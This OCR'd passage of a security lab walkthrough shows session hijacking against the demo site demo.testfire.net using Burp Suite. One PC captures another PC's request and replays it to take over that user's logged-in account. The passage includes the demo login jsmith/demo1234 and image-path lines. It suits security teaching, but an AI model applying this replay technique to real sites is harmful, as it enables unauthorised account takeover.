


Step 3: In PC2 refresh browser once, to allow Burp Suite (on PC1) to capture request.







Step 4: Copy the captured request to the **leafpad** and then click on forward.




Step 5: On PC1, Visit http://demo.testfire.net/ and log in as jsmith(username: **jsmith**, password: **demo1234**)




Step 6: Configure Burp to loopback IP address 127.0.0.1 and port 8080





Step 7: Configure browser proxy to loopback IP address 127.0.0.1 and port 8080. Refresh browser once, to allow Burp Suite (on PC1) to capture request.





Step 8: Remove the captured request, paste the request from **leafpad** (previously copied) and click on forward.





Step 9: After completing the above process, it is observed that the modified request from the burp proxy is accepted by the website and allowed the PC1 user to gain access to the active account of the PC2 user. It is all possible because the website is vulnerable to Session Hijacking.